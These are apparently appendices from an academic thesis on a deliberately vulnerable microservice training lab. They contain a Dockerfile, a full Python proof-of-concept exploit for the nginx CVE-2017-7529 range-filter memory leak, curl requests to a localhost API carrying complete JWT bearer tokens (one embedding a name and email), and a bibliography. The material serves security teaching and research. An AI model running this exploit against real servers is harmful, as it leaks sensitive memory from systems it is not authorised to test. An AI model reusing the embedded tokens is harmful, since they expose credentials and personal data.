ngx_http_xslt_filter_module-debug.so \
    && install -m755 objs/ngx_http_image_filter_module-debug.so /usr/lib/nginx/modules/
ngx_http_image_filter_module-debug.so \
    && install -m755 objs/ngx_http_geoip_module-debug.so /usr/lib/nginx/modules/
ngx_http_geoip_module-debug.so \
    && install -m755 objs/ngx_stream_geoip_module-debug.so /usr/lib/nginx/modules/
ngx_stream_geoip_module-debug.so \
    && ln -s ../../usr/lib/nginx/modules /etc/nginx/modules \
    && strip /usr/sbin/nginx* \
    && strip /usr/lib/nginx/modules/*.so \
    && rm -rf /usr/src/nginx-$NGINX_VERSION \
    \
    # Bring in gettext so we can get `envsubst`, then throw
    # the rest away. To do this, we need to install `gettext`
    # then move `envsubst` out of the way so `gettext` can
    # be deleted completely, then move `envsubst` back.
    && apk add --no-cache --virtual .gettext gettext \
    && mv /usr/bin/envsubst /tmp/ \
    \
    && runDeps="$( \
        scanelf --needed --nobanner /usr/sbin/nginx /usr/lib/nginx/modules/*.so /tmp/
envsubst \
            | awk '{ gsub(/,/, "\nso:", $2); print "so:" $2 }' \
            | sort -u \
            | xargs -r apk info --installed \
            | sort -u \
    )" \
    && apk add --no-cache --virtual .nginx-rundeps $runDeps \
    && apk del .build-deps \
    && apk del .gettext \
    && mv /tmp/envsubst /usr/local/bin/ \
    \
    # forward request and error logs to docker log collector
    && ln -sf /dev/stdout /var/log/nginx/access.log \
    && ln -sf /dev/stderr /var/log/nginx/error.log
```

```
    COPY nginx.conf /etc/nginx/nginx.conf
    COPY nginx.vh.default.conf /etc/nginx/conf.d/default.conf

    EXPOSE 80
    EXPOSE 8076
    STOPSIGNAL SIGTERM

    # Copy the Python Flask application from the previous stage
    WORKDIR /app

    # Copy and install Python dependencies
    COPY commandInjection/requirements.txt /app/
    RUN pip install --no-cache-dir -r requirements.txt

    # Copy the Flask application code to the container
    COPY commandInjection/app.py /app/

    WORKDIR ../

    #Install gunicorn
    RUN pip install gunicorn

    # Install necessary packages, including supervisor
    RUN apk update && \
        apk add supervisor

    RUN apk add --no-cache --upgrade bash

        # Copy your supervisord configuration file to the container
    COPY supervisor/supervisord.conf /etc/supervisor/conf.d/supervisord.conf

    # Copy your updated bash script to the container and set it as the default shell
    COPY supervisor/entrypoint.sh /usr/local/bin/entrypoint.sh
    RUN chmod +x /usr/local/bin/entrypoint.sh
    SHELL ["/bin/bash"]

    # Copy the supervisor configuration file
    #COPY supervisor/supervisord.conf /etc/supervisord.conf

    ENTRYPOINT ["/usr/local/bin/entrypoint.sh"]

    CMD ["nginx", "-g", "daemon off;"]
```

Listing 7.9: Nginix Dockerfile

7.7 Appendix G - CVE-2017-7529

```
#  Nginx versions since 0.5.6 up to and including 1.13.2 are vulnerable
# to integer overflow vulnerability in nginx range filter module resulting into leak
# of potentially sensitive information triggered by specially crafted request.
# * CVE-2017-7529
# - By @BlackViruScript / @Black#4544
import urllib.parse, requests, argparse
global colorama, termcolor
try:
    import colorama, termcolor
    colorama.init(autoreset=True)
except Exception as e:
    termcolor = colorama = None

colored = lambda text, color="", dark=False: termcolor.colored(text, color or "white", attrs=[
    "dark"] if dark else []) if termcolor and colorama else text

class Exploit(requests.Session):
    buffer = set()
    def __init__(self, url):
        length = int(requests.get(url, verify=False).headers.get("Content-Length", 0)) + 623
        super().__init__()
        self.headers = {"Range": f"bytes=-{length},-9223372036854{776000 - length}"}
```

```
        self.target = urllib.parse.urlsplit(url)

    def check(self):
        try:
            response = self.get(self.target.geturl())
            return response.status_code == 206 and "Content-Range" in response.text
        except Exception as e:
            return False

    def hexdump(self, data):
        for b in range(0, len(data), 16):
            line = [char for char in data[b: b + 16]]
            print(colored(" -  {:04x}: {:48} {}".format(b, " ".join(f"{char:02x}" for char in
    line), "".join((chr(char) if 32 <= char <= 126 else ".") for char in line)), dark=True))

    def execute(self):
        vulnerable = self.check()
        print(colored(f"[{'+' if vulnerable else '-'}] {exploit.target.netloc} is Vulnerable:
    {str(vulnerable).upper()}", "white" if vulnerable else "yellow"))
        if vulnerable:
            data = b""
            while len(self.buffer) < 0x80:
                try:
                    response = self.get(self.target.geturl())
                    for line in response.content.split(b"\r\n"):
                        if line not in self.buffer:
                            data += line
                            self.buffer.add(line)
                except Exception as e:
                    print()
                    print(colored(f"[!] {type(e).__name__}:", "red"))
                    print(colored(f" -  {e}", "red", True))
                    break
                except KeyboardInterrupt:
                    print()
                    print(colored("[!] Keyboard Interrupted! (Ctrl+C Pressed)", "red"))
                    break
                print(colored(f"[i] Receiving Data [{len(data)} bytes] ..."), end = "\r")
            if data:
                print()
                self.hexdump(data)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(prog = "CVE-2017-7529",
                                     description = "Nginx versions since 0.5.6 up to and
    including 1.13.2 are vulnerable to integer overflow vulnerability in nginx range filter
    module resulting into leak of potentially sensitive information triggered by specially
    crafted request.",
                                     epilog = "By: @BlackViruScript / @Black#4544")
    parser.add_argument("url", type = str, help = "Target URL.")
    parser.add_argument("-c", "--check", action = "store_true", help = "Only check if Target
    is vulnerable.")
    args = parser.parse_args()
    try:
        exploit = Exploit(args.url)
        if args.check:
            vulnerable = exploit.check()
            print(colored(f"[{'+' if vulnerable else '-'}] {exploit.target.netloc} is
    Vulnerable: {str(vulnerable).upper()}", "white" if vulnerable else "yellow"))
        else:
            try:
                exploit.execute()
            except Exception as e:
                print(colored(f"[!] {type(e).__name__}:", "red"))
                print(colored(f" -  {e}", "red", True))
    except KeyboardInterrupt:
        print(colored("[!] Keyboard Interrupted! (Ctrl+C Pressed)", "red"))
    except Exception as e:
        print(colored(f"[!] {urllib.parse.urlsplit(args.url).netloc}: {type(e).__name__}", "
    red"))
```

Listing 7.10: CVE-2017-7529 POC

7.8 Appendix H - JWT Curl Requests

```
curl --location 'http://api.mad.localhost/profile/api/v1/profile' \
--header 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhVDE3R0
Zyano1Qm00Zi1YNVNBYWhUYm9EMWNVYnRZU2hHNVJwTnBIZWMwIn0.eyJl
eHAiOjE2OTA3MjYxMTMsImlhdCI6MTY5MDcyNTgxMywiYXV0aF90aW1lIj
oxNjkwNzI1ODEyLCJqdGkiOiI1NjJmMDc5ZS04NTFmLTQ3NWQtYmU5OC00
OWI1MDM5OGIwYTIiLCJpc3MiOiJodHRwOi8va2V5Y2xvYWsubWFkLmxvY2
FsaG9zdDo4MDgwL3JlYWxtcy9NQURHb2F0IiwiYXVkIjoiYWNjb3VudCIs
InN1YiI6ImZmZWM0NzJlLTg4YTMtNDNlOS1hNzBkLTJjNWMzY2IyODlhZC
IsInR5cCI6IkJlYXJlciIsImF6cCI6Im1hZC1nb2F0LXdlYi1hcHAiLCJu
b25jZSI6IjQwNWQ2Y2VlL
WU4ZGEtNDVkMy04ODI4LWFhMzgzOTA0NzVkOCIsInNlc3Npb25fc3RhdGU
iOiI2MGViMzgwMS00MzA4LTQ0ZmQtOGVkZC01ZDVkODYzYTNlZjYiLCJhY
3IiOiIxIiwiYWxsb3dlZC1vcmlnaW5zIjpbIiIsImh0dHA6Ly9hcHAubWF
kLmxvY2FsaG9zdCIsImh0dHA6Ly9sb2NhbGhvc3Q6NTE3MyJdLCJyZWFsb
V9hY2Nlc3MiOnsicm9sZXMiOlsiZGVmYXVsdC1yb2xlcy1tYWRnb2F0Iiw
ib2ZmbGluZV9hY2Nlc3MiLCJ1bWFfYXV0aG9yaXphdGlvbiIsImFwcC11c
2VyIl19LCJyZXNvdXJjZV9hY2Nlc3MiOnsiYWNjb3VudCI6eyJyb2xlcyI
6WyJtYW5hZ2UtYWNjb3VudCIsIm1hbmFnZS1hY2NvdW50LWxpbmtzIiwid
mlldy1wcm9ma
WxlIl19fSwic2NvcGUiOiJvcGVuaWQgZW1haWwgcHJvZmlsZSIsInNpZCI
6IjYwZWIzODAxLTQzMDgtNDRmZC04ZWRkLTVkNWQ4NjNhM2VmNiIsImVtY
WlsX3ZlcmlmaWVkIjpmYWxzZSwibmFtZSI6Ikx1aXMgUGVyZWlyYSIsInB
yZWZlcnJlZF91c2VybmFtZSI6Imx1aXN2MiIsImdpdmVuX2h5bWUiOiJMdWlzIiwiZmFt
aWx5X25hbWUiOiJQZXJlaXJhIiwiZW1haWwiOiJtYWQzQGdtYWlsLmNvbS
J9.Us3E51f38HoNwjaVngrrq3zrpoUjo9rTGQvnvjOV3Qwi5_dU3IXEabJ
kHaarYHcgNIbF7AHWVbAZfhD37X4PZneVkjgd_VBNArEzNBzmCczERRfBM
3OhmABVfPCTiy
F_yU7aQkQoLG3GmsDtxSaBUxTeNA5UJ92-GI6qjO5-
dDO4WshhaenuU_oQBVdltQUbwQqRWwv9Vviw1ZlrU87szeCQvcoZxCTP7X
OMvOskxLrKVNQkFjMQ-lQwxfgRoPCYwGPcTVlUOmQ4REj731U2HbCnx0z6BP88Zjo5zBcfr7ULWbn
QfIqYkbxyjNYm-WcYxnvZltZXQdNH5SxKumArYQ'
```

Listing 7.11: Curl Profile Service Valid JWT

```
curl --location 'http://api.mad.localhost/profile/api/v1/profile' \
--header 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImFUMTdHRnJqej
VCbTRmLVg1U0FhaFRib0QxY1VidFlTaEc1UnBOcEhlYzAifQ.eyJleHAiO
jE2OTg4NTUwMDQsImlhdCI6MTY5ODg1NDcwNCwiYXV0aF90aW1lIjoxNjk
4ODQyNzkyLCJqdGkiOiIyOWI2NGMwOS1hYmFiLTRkMDMtYmM4Zi02OGY5M
zhkZmQ0YzMiLCJpc3MiOiJodHRwOi8va2V5Y2xvYWsubWFkLmxvY2FsaG9
zdDo4MDgwL3JlYWxtcy9NQURHb2F0IiwiYXVkIjoiYWNjb3VudCIsInN1Y
iI6IjcyOTRjZGQwLWNj
MDEtNGI1My04MDdhLTZkMWI1YmE3N2Q2MCIsInR5cCI6IkJlYXJlciIsIm
F6cCI6Im1hZC1nb2F0LXdlYi1hcHAiLCJub25jZSI6IjJkNjQxZDI5LTg2
ZDMtNDU5Ni04ZDViLWIxYTIwZDM2MzY2NCIsInNlc3Npb25fc3RhdGUiOi
I5MDc3Nzc3My04OWQzLTQ3ZmMtYTM0Ni1jNmM3ZWYwNjY4MGEiLCJhY3Ii
OiIwIiwiYWxsb3dlZC1vcmlnaW5zIjpbIiIsImh0dHA6Ly9hcHAubWFkLm
xvY2FsaG9zdCIsImh0dHA6Ly9sb2NhbGhvc3Q6NTE3MyJdLCJyZWFsbV9h
Y2Nlc3MiOnsicm9sZ
XMiOlsiZGVmYXVsdC1yb2xlcy1tYWRnb2F0Iiwib2ZmbGluZV9hY2Nlc3M
iLCJ1bWFfYXV0aG9yaXphdGlvbiIsImFwcC1hZG1pbiJdfSwicmVzb3VyY
2VfYWNjZXNzIjp7ImFjY291bnQiOnsicm9sZXMiOlsibWFuYWdlLWFjY29
1bnQiLCJtYW5hZ2UtYWNjb3VudC1saW5rcyIsInZpZXctcHJvZmlsZSJdf
X0sInNjb3BlIjoib3BlbmlkIGVtYWlsIHByb2ZpbGUiLCJzaWQiOiI5MDc
3Nzc3My04OWQzLTQ
3ZmMtYTM0Ni1jNmM3ZWYwNjY4MGEiLCJlbWFpbF92ZXJpZmllZCI6ZmFsc
2UsIm5hbWUiOiJkZW1vIGRlbW8iLCJwcmVmZXJyZWRfdXNlcm5hbWUiOiJ
kZW1vIiwiZ2l2ZW5fbmFtZSI6ImRlbW8iLCJmYW1pbHlfbmFtZSI6ImRlb
W8iLCJlbWFpbCI6ImRlbW9AZGVtby5jb20ifQ.TfY4hEwgTciwCpofZP2v
vr1_wo91iiqV9Zc
1IxoZOKpm8gNp5z8r2C6NhNIN_res3KdfG_oALRiQAeLsQiMWnQJNZwcmZ
jZPD_kwUALP_1TTYt3p5ceHr9CSicPDt5VivMqHBZGxn31pdjqJBS1HuEm
n3pF7Zm-H0PyEMY0OMjdkh3cSWGu7oT_dOk9zN7hNA-EXqGlIDOiZPN_u
vq0tpF7FsWx2AAPbUlXxHaWL-
ty3N5_4Da5mNRPi8dGzUCn6fvyU9CS696mF5F9-
KMzfNMhArY7HrBK8repKSkyxjHOlXVt2UZ_uqq0RATq9QdlH-
tEsgDkQkxpIWRXf3WhjA'
```

Listing 7.12: Curl Profile Service with invalid JWT

Bibliography

Akula, M. (2023). Kubernetes Goat. https://madhuakula.com/kubernetes-goat/docs

Alibaba Cloud. (2023).
2021 Gartner®, Magic Quadrant™ for Cloud Infrastructure and Platform Services - Alibaba Cloud.
https://www.alibabacloud.com/about/gartner-mq-cips-2021

Amazon. (2023a). Database-per-service pattern - AWS Prescriptive Guidance.
https://docs.aws.amazon.com/prescriptive-guidance/latest/modernization-data-persistence/database-per-service.html

Amazon. (2023b). What is Amazon API Gateway? - Amazon API Gateway. https://docs.aws.amazon.com/apigateway/latest/developerguide/welcome.html

Amazon Web Services. (2019). *Best practices for modern application development* (tech. rep.).

Andriadi, K., Soeparno, H., Arifin, Y., & Gaol, F. L. (2023).
The Impact of Shift-Left Testing to Software Quality in Agile Methodology: A Case Study.
https://doi.org/10.1109/ICIMTECH59029.2023.10277919

Anis, A., Zulkernine, M., Iqbal, S., Liem, C., & Chambers, C. (2018).
Securing Web Applications with Secure Coding Practices and Integrity Verification; Securing Web Applications with Secure Coding Practices and Integrity Verification.
https://doi.org/10.1109/DASC/PiCom/DataCom/CyberSciTec.2018.00112

Avatao. (2023a). Interactive secure coding training - Avatao. https://avatao.com/

Avatao. (2023b). Platform features - Avatao. https://avatao.com/platform-features/

Aysan, A. I., & Sen, S. (2015). "Do You Want to Install an Update of This Application?" A Rigorous Analysis of Updated Android Applications; "Do You Want to Install an Update of This Application?" A Rigorous Analysis of Updated Android Applications. https://doi.org/10.1109/CSCloud.2015.97

BlackVirusScript. (2023). CVE-2017-7529.py · GitHub. https://gist.github.com/BlackVirusScript/75fae10a037c376555b0ad3f3da1a966

Bliss, T., Robinson, T. J., Hilton, J., & Wiley, D. A. (2013).
An OER COUP: College Teacher and Student Perceptions of Open Educational Resources.
Journal of Interactive Media in Education, *2013*(1), 4. https://doi.org/10.5334/2013-04

Bong Cheon, W., il Heo, K., Gyu Lim, W., Hyung Park, W., & Myoung Chung, T. (2011).
The New Vulnerability of Service Set Identifier (SSID) Using QR Code in Android Phone.
https://doi.org/10.1109/ICISA.2011.5772367

Bossi, L., Bertino, E., & Hussain, S. R. (2017). A System for Profiling and Monitoring Database Access Patterns by Application Programs for Anomaly Detection.
https://doi.org/10.1109/TSE.2016.2598336

Chatterjee, A., & Prinz, A. (2022). Applying Spring Security Framework with KeyCloak-Based OAuth2 to Protect Microservice Architecture APIs: A Case Study. *Sensors*, *22*(5).
https://doi.org/10.3390/s22051703

Checkmarx. (2022a). Open Source Licenses - Everything You Need to Know | Checkmarx.com. https://checkmarx.com/blog/open-source-licenses-everything-you-need-to-know/

Checkmarx. (2022b). *The Many Facets of Modern Application Development A Comprehensive Guide for Leaders and Practitioners-Part 1* (tech. rep.).
https://info.checkmarx.com/e3t/Ctc/2D+113/bY6S04/VWj-3v94Xby8W6jC9354MF3bTW1zSvF_4QW7ShN22w10D3lLCfV1-WJV7CgXvDVNV_R057NHTRW12562F5_H591W8FBY198Q9YR1W8THF_f8jdrmjW7PcHQT62SntCW79VTBr4MznfmW91JDTJ6TBwsmW2Qjj_k2WC9tTVpt0xL4HyDChW1SdDN07Pc3_nW4Wjbbf2nHBh_W61Mvy_6TKmF-W5lgP5P5QkXB1W5cLHlJ2RzYfHW1cC2bn8vsFJ7W3kFHJ98b9XxNW3ng7-l9jnd7cMWb1PyRvYwwW2SgpBt6-g_CxVR5NXG31G5qZW5P8dy_4yfvt1W7dcSLJ74wcvVW5Bvs9j7mbW7WN2sCRstj9J9LW5fSP0m4t46ynVd_c5k4dLS3nVymd_J3z_w_gW1ZCJt63f7_FS3fGd1

Checkmarx. (2022c). *The Many Risks of Modern Application Development A Comprehensive Guide for Leaders and Practitioners-Part 2* (tech. rep.). https://info.checkmarx.com/e3t/Ctc/2D+113/bY6S04/VWj-3v94Xby8W6jC9354MF3bTW1zSvF_4QW7ShN22w10D3lLCfV1-WJV7CgM9tW4pyhwx1Kkk2nW353n-p93QS6MW64xNw54J1nqjW4lXyMX6gf9GGW24H1Tm5CV6lsN6w2lLM9MswhVvsmv35_vSJTN7yKBjJQvMJvW99QSTQ1GjBYrW7Dq2Bx1dVs5cW36nL3J5dkyHvW1SmfB_7zNR45W1LnPHN3QwtH_VjXpT22cCpwRW31v2JY87krZ4V9WQ6t3vmrWBW4qpgq61BM79GW1b0jrL1JFmKFVHXrfd7z1cqzMXnnDS7BvVSW5dH6tQ2_qTHHW8B9Df17n1kl3W2C-lqn1y6jnyW3pbmZK6QVq38W8G9b-L7M3JghN2Txx5gkNBGQW63QfSF1V125TW4gRh1G1DVht13hXw1

Checkmarx. (2023a). Codebashing: AppSec Training by Developers for Developers | Checkmarx.com. https://www.codebashing.com/

Checkmarx. (2023b). Modern Application Development Powered by Checkmarx. https://checkmarx.com/modern-app-development/

Checkmarx. (2023c). Checkmarx Introduces Codebashing 2.0, the First AppSec Solution to Boost Developer Experience and Adoption with New Gamified User Interface | Checkmarx.com. https://checkmarx.com/press-releases/checkmarx-introduces-codebashing-2.0-the-first-appsec-solution-to-boost-developer-experience-and-adoption-with-new-gamified-user-interface/

Checkmarx. (2023d). Checkmarx Named a Leader in the 2022 Gartner® Magic Quadrant™ for Application Security Testing for the 5th Consecutive Year | Checkmarx.com. https://checkmarx.com/blog/checkmarx-named-a-leader-in-the-2022-gartner-magic-quadrant-for-application-security-testing-for-the-5th-consecutive-year/

Chernov, A. Y., & Konoplev, A. S. (2015). The use of virtualization technology in the dynamic analysis of software code. *Automatic Control and Computer Sciences*, *49*(8), 834–837. https://doi.org/10.3103/S0146411615080234

Cider Security Ltd. (2022). CI/CD Goat – A deliberately vulnerable CI/CD environment - Cider Security Site. https://www.cidersecurity.io/blog/research/ci-cd-goat/

CNCF. (2018). toc/DEFINITION.md at main · cncf/toc. https://www.cncf.io/about/who-we-are/

Collard, G., Management Solvay Lyon, V., Stephane, F., Disson, E., & Talens, G. (2017). A Definition of Information Security Classification in Cybersecurity Context Stéphane DUCROQUET. *2017 11th International Conference on Research Challenges in Information Science (RCIS)*. https://doi.org/10.1109/RCIS.2017.7956520

Dawson, J., & Mcdonald, J. T. (2016). Improving Penetration Testing Methodologies for Security-Based Risk Assessment; Improving Penetration Testing Methodologies for Security-Based Risk Assessment. https://doi.org/10.1109/CYBERSEC.2016.16

Dika, A., & Nowostawski, M. (2018). Security Vulnerabilities in Ethereum Smart Contracts; Security Vulnerabilities in Ethereum Smart Contracts. https://doi.org/10.1109/Cybermatics{_}2018.2018.00182

Fastly Security Research Team. (2021). Digging deeper into Log4Shell - 0Day RCE exploit found in Log4j | Fastly. https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j

Fritz, J. J., Sagisi, J., James, J., Leger, A. S., King, K., & Duncan, K. J. (2019). Simulation of Man in the Middle Attack On Smart Grid Testbed. *2019 SoutheastCon*, 1–6. https://doi.org/10.1109/SoutheastCon42311.2019.9020426

G2. (2023). About | G2 Culture. https://company.g2.com/about

Gao, J., Li, L., Kong, P., Bissyandé, T. F., & Klein, J. (2021). Understanding the Evolution of Android App Vulnerabilities; Understanding the Evolution of Android App Vulnerabilities. *IEEE TRANSACTIONS ON RELIABILITY*, *70*(1). https://doi.org/10.1109/TR.2019.2956690

Gartner. (2021). Magic Quadrant for Cloud Infrastructure and Platform Services. https://www.gartner.com/doc/reprints?id=1-271OE4VR&ct=210802&st=sb

Gartner. (2022). Gartner Magic Quadrant - Application Security Testing. https://www.gartner.com/doc/reprints?id=1-29SMW1A1&ct=220421&st=sb&submissionGuid=a78f5b54-7309-4637-8084-e198e948a355

Gartner. (2023). *A Progressive Digital Media business* (tech. rep.). www.gartner.com

Gates, S. (2019). Code Exposure: The Vulnerabilities in Your Code & Where They Originate | Checkmarx.com. https://checkmarx.com/blog/code-exposure-vulnerabilities-in-your-code/
GitHub. (2023a). Features • GitHub Actions · GitHub. https://github.com/features/actions
GitHub. (2023b). Reusing workflows - GitHub Docs. https://docs.github.com/en/actions/using-workflows/reusing-workflows
Global developer population 2024 | Statista. (2022). https://www.statista.com/statistics/627312/worldwide-developer-population/
Google. (2023). Material Design. https://m3.material.io/
Gruber, D., & ESG Analyst, S. (2020). *Modern Application Development Security ConTEnTS* (tech. rep.). https://www.veracode.com/sites/default/files/pdf/resources/surveyreports/esg-modern-application-development-security-veracode-survey-report.pdf
Gupta, R., Tanwar, S., Al-Turjman, F., Italiya, P., & Nauman, A. (2020). Smart Contract Privacy Protection Using AI in Cyber-Physical Systems: Tools, Techniques and Challenges. https://doi.org/10.1109/ACCESS.2020.2970576
Hackers steal over $615 million from network running Axie Infinity. (2022). https://www.cnbc.com/2022/03/29/hackers-steal-over-615-million-from-network-running-axie-infinity.html
Hashicorp. (2023). Consul by HashiCorp. https://www.consul.io/
HCLTech. (2022). Modern Application Development | HCLTech. https://www.hcltech.com/digital-business/digital-application-services/modern-application-development
Idris, M., Syarif, I., & Winarno, I. (2021). Development of Vulnerable Web Application Based on OWASP API Security Risks. https://doi.org/10.1109/IES53407.2021.9593934
Immersive Labs. (2023). Cyber Workforce Resilience - Immersive Labs. https://www.immersivelabs.com/cyber-workforce-resilience/
Informa PLC. (2023a). SecTor 2023. https://www.blackhat.com/sector/2023/
Informa PLC. (2023b). SecTor 2023 | Arsenal Overview. https://www.blackhat.com/sector/2023/arsenal-overview.html
Joshi, A., Ramani, V., Murali, H., Krishnan, R., Mithra, Z., & Pavithran, V. (2012). *Student Centric Design for Cyber Security Knowledge Empowerment* (tech. rep.). https://doi.org/10.1109/ICTEE.2012.6208658
Juvonen, A., Costin, A., Turtiainen, H., & Hamalainen, T. (2022). On Apache Log4j2 Exploitation in Aeronautical, Maritime, and Aerospace Communication. *IEEE Access*, *10*, 86542–86557. https://doi.org/10.1109/ACCESS.2022.3198947
Keycloak. (2023). Server Administration Guide. https://www.keycloak.org/docs/latest/server_admin/
Kim, S., Young, •. R., Kim, C., Park, Y. B., Jong, P., Ryu, K., & Young, R. (2016). Software Vulnerability Detection Methodology Combined with Static and Dynamic Analysis. *Wireless Pers Commun*, *89*, 777–793. https://doi.org/10.1007/s11277-015-3152-1
Kumar Gupta, M., Chandra Govil, M., Singh, G., & Sharma, P. (2015). *XSSDM: Towards detection and mitigation of cross-site scripting vulnerabilities in web applications; XSSDM: Towards detection and mitigation of cross-site scripting vulnerabilities in web applications*. https://doi.org/10.1109/ICACCI.2015.7275912
Kunwar, R. S., & Sharma, P. (2017). Framework to detect malicious codes embedded with JPEG images over social networking sites. *2017 International Conference on Innovations in Information, Embedded and Communication Systems (ICIIECS)*, 1–4. https://doi.org/10.1109/ICIIECS.2017.8276144
Li, Z., Zou, D., Xu, S., Jin, H., Zhu, Y., & Chen, Z. (2021). Transactions on Dependable and Secure Computing IEEE TRANSACTIONS ON DEPENDABLE AND SECURE COMPUTING 1 SySeVR: A Framework for Using Deep Learning to Detect Software Vulnerabilities. https://doi.org/10.1109/TDSC.2021.3051525
Masood, A., & Java, J. (2015). *Static analysis for web service security - Tools & techniques for a secure development life cycle; Static analysis for web service security - Tools & techniques for a secure development life cycle*. https://doi.org/10.1109/THS.2015.7225337

Microsoft. (2022). Publisher-Subscriber pattern - Azure Architecture Center | Microsoft Learn. https://learn.microsoft.com/en-us/azure/architecture/patterns/publisher-subscriber

Microsoft Azure. (2022). Modern Application Development | Microsoft Azure. https://azure.microsoft.com/en-us/solutions/modern-application-development/#building-blocks

MinIO. (2023). MinIO | High Performance, Kubernetes Native Object Storage. https://min.io/

Motogna, S., Cristea, D., Şotropa, D., & Molnar, A. J. (2022). Formal concept analysis model for static code analysis. *Carpathian Journal of Mathematics*, *38*(1), 159–168. https://doi.org/10.37193/CJM.2022.01.13

Moustafa, N., Turnbull, B., Raymond Choo, K.-K., Member, S., Raymond Choo Moustafa, K.-K. N., Turnbull, B., & Choo, K.-k. R. (2019). An Ensemble Intrusion Detection Technique Based on Proposed Statistical Flow Features for Protecting Network Traffic of Internet of Things; An Ensemble Intrusion Detection Technique Based on Proposed Statistical Flow Features for Protecting Network Traffic of Internet of Things. *IEEE INTERNET OF THINGS JOURNAL*, *6*(3), 4815. https://doi.org/10.1109/JIOT.2018.2871719

Mozilla Corporation. (2023). eval() - JavaScript | MDN. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

National Institute of Standards and Technology. (2023). NVD - CVE-2017-7529. https://nvd.nist.gov/vuln/detail/CVE-2017-7529

Netflix. (2023). GitHub - Netflix/eureka: AWS Service registry for resilient mid-tier load balancing and failover. https://github.com/Netflix/eureka

Nikolić, D., Stefanović, D., Dakić, D., Sladojević, S., & Ristić, S. (2021). Analysis of the Tools for Static Code Analysis; Analysis of the Tools for Static Code Analysis. *2021 20th International Symposium INFOTEH-JAHORINA (INFOTEH)*. https://doi.org/10.1109/INFOTEH51037.2021.9400688

Ombredanne, P. (2020). Free and Open Source Software License Compliance: Tools for Software Composition Analysis. https://doi.org/10.1109/MC.2020.3011082

Oracle. (2022). Modern App Development | Oracle. https://www.oracle.com/application-development/modern-app-development/#arch

OWASP Foundation. (2023a). API1:2023 Broken Object Level Authorization - OWASP API Security Top 10. https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/

OWASP Foundation. (2023b). OWASP Benchmark | OWASP Foundation. https://owasp.org/www-project-benchmark/

OWASP Foundation. (2023c). OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. https://owasp.org/

OWASP Foundation. (2023d). OWASP Juice Shop | OWASP Foundation. https://owasp.org/www-project-juice-shop/

OWASP Foundation. (2023e). OWASP Node.js Goat | OWASP Foundation. https://owasp.org/www-project-node.js-goat/

OWASP Foundation. (2023f). OWASP Pygoat | OWASP Foundation. https://owasp.org/www-project-pygoat/

OWASP Foundation. (2023g). OWASP Security Shepherd | OWASP Foundation. https://owasp.org/www-project-security-shepherd/

OWASP Foundation. (2023h). OWASP WebGoat | OWASP Foundation. https://owasp.org/www-project-webgoat/

OWASP Foundation. (2023i). Projects | OWASP Foundation. https://owasp.org/projects/

OWASP Foundation. (2023j). OWASP Integration Standards | OWASP Foundation. https://owasp.org/www-project-integration-standards/

Pathak, A., & Kalaiarasan, C. (2021). RabbitMQ Queuing Mechanism of Publish Subscribe model for better Throughput and Response. https://doi.org/10.1109/ICECCT52121.2021.9616722

Peffers, K., Tuunanen, T., Rothenberger, M. A., & Chatterjee, S. (2007). A design science research methodology for information systems research.

Journal of Management Information Systems, *24*(3), 45–77. https://doi.org/10.2753/MIS0742-1222240302

Peng, J., Li, F., Liu, B., Xu, L., Liu, B., Chen, K., & Huo, W. (2019). 1dVul: Discovering 1-Day Vulnerabilities through Binary Patches; 1dVul: Discovering 1-Day Vulnerabilities through Binary Patches. https://doi.org/10.1109/DSN.2019.00066

Ravie Lakshmanan. (2022). Microsoft Confirms Server Misconfiguration Led to 65,000+ Companies' Data Leak. https://thehackernews.com/2022/10/microsoft-confirms-server.html

Red Hat. (2023a). Home | OpenSCAP portal. https://www.open-scap.org/

Red Hat. (2023b). Open Source Community | OpenSCAP portal. https://www.open-scap.org/features/open-source-community/

Research Nester. (2022). Global Serverless Apps Market to Record 23% CAGR during. https://www.globenewswire.com/news-release/2022/08/04/2492617/0/en/Global-Serverless-Apps-Market-to-Record-23-CAGR-during-2022-2031-Enterprise-Adoption-Targeting-Serverless-Architecture-and-Fast-Expanding-IT-Telecommunication-Industry-to-Magnify-M.html

Rhino Security Labs. (2023). CloudGoat: The 'Vulnerable-by-Design' AWS Environment - Rhino Security Labs. https://rhinosecuritylabs.com/aws/cloudgoat-vulnerable-design-aws-environment/

Ridwan Zalbina, M., Heryanto, A., Wanda Septian, T., Yazid Idris, M., & Budiarto, R. (2017). *Payload Recognition and Detection of Cross Site Scripting Attack*. https://doi.org/10.1109/Anti-Cybercrime.2017.7905285

Sajdak, M. (2019). JWT (JSON Web Token) (in)security - research.securitum.com. https://research.securitum.com/jwt-json-web-token-security/

Salfer, M., & Eckert, C. (2015). Attack surface and vulnerability assessment of automotive Electronic Control Units. *2015 12th International Joint Conference on e-Business and Telecommunications (ICETE)*, *04*, 317–326. https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7518052

Sam Newman. (2015). *Building Microservices* (M. Loukides & B. MacDonald, Eds.; First). O'Reilly Media, Inc.

Secure Code Warrior. (2023). Secure Code Warrior - Solutions. https://www.securecodewarrior.com/solutions

SecureFlag. (2023a). SecureFlag. https://www.secureflag.com/index.html#home

SecureFlag. (2023b). SecureFlag. https://www.secureflag.com/platform

Security Journey. (2023a). Application Security Training Platform | Security Journey. https://www.securityjourney.com/application-security-training-platform

Security Journey. (2023b). Tournaments | Security Journey. https://www.securityjourney.com/secure-coding-training-tournaments

Sharma, R., & Mathur, A. (2020). *Traefik API Gateway for Microservices: With Java and Python Microservices Deployed in Kubernetes*. https://doi.org/10.1007/978-1-4842-6376-1

Singh Kochhar, P., Kalliamvakou, E., Nagappan, N., Zimmermann, T., Member, S., & Bird, C. (2019). Moving from Closed to Open Source: Observations from Six Transitioned Projects to GitHub. https://doi.org/10.1109/TSE.2019.2937025

Skemp MA, K. (2022). Cloud computing. https://search.ebscohost.com/login.aspx?direct=true&db=ers&AN=87323246&site=eds-live

Stack Overflow Labs. (2023). Stack Overflow Developer Survey 2023. https://survey.stackoverflow.co/2023/#technology

